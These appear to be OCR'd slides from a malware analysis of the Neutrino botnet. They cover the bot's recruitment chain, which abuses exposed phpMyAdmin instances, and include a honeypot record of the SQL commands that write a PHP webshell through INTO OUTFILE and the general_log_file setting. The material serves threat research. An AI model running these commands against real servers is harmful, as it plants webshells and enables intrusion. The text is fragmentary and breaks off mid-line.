
Why it is Neutrino?


Now	Previous versions
+ Same headers and server response	+ Same headers and server response
+ Same commands format and url name	+ Same commands format and url name
- Distributes with public vulnerabilities	- Distributed via spam, EK, drive by
- Ghostminer payload, RAT	- DDoS bot, Stealer, RAT


```
SetErrorMode(3u);
if ( !sub_1314C4A1("Global\\Neutrino") )
  ExitProcess(0);
hMem = LocalAlloc(0x40u, 0x100000u);
```



Exploiting proxies
Go Simple Tunnel
Recruiter
?
Distributors
DL.php
C&C proxies
Tunnel.php
C&C
tasks.php


Exploiting proxies
Go Simple Tunnel
Recruiter
?
Distributors
DL.php
Bot gets a new task,
e.g. "PMAFind"
C&C proxies
Tunnel.php
C&C
tasks.php


Exploiting proxies
Go Simple Tunnel
Recruiter
?
Distributors
DL.php
Bot scans for
a new victim
C&C proxies
Tunnel.php
C&C
tasks.php


Exploiting proxies
Go Simple Tunnel
Recruiter
?
Distributors
DL.php
Bot reports the victim's IP
C&C proxies
Tunnel.php
C&C
tasks.php


Recruiter uploads
images.php by
abusing PMA
Exploiting proxies
Go Simple Tunnel
Recruiter
?
Distributors
DL.php
C&C proxies
Tunnel.php
C&C
tasks.php


Finally, Recruiter uses *images.php* to force victim to download Neutrino from Distributor
Exploiting proxies
Go Simple Tunnel
Recruiter
?
Distributors
DL.php
C&C proxies
Tunnel.php
C&C
tasks.php

PMA honeypot

Exploitation steps:

1. PhpMyAdmin login
2. Recon: check a couple of scripts
3.
```
SELECT "<?php ?>" INTO OUTFILE "/home/wwwroot/images.php"
```

4.
```
SET GLOBAL general_log_file = '/home/wwwroot/images.php'
SET GLOBAL general_log = 'ON'
SELECT "<?php ... ?>"
SET GLOBAL general_log = 'OFF'
SET GLOBAL general_log_file = 'MySQL.log'
```

MySQL webshell

```
C:\phpStudy\MySQL\bin\mysqld.exe, Version: 5.5.53 (MySQL Community
Se                                h:
TC                                : MySQL
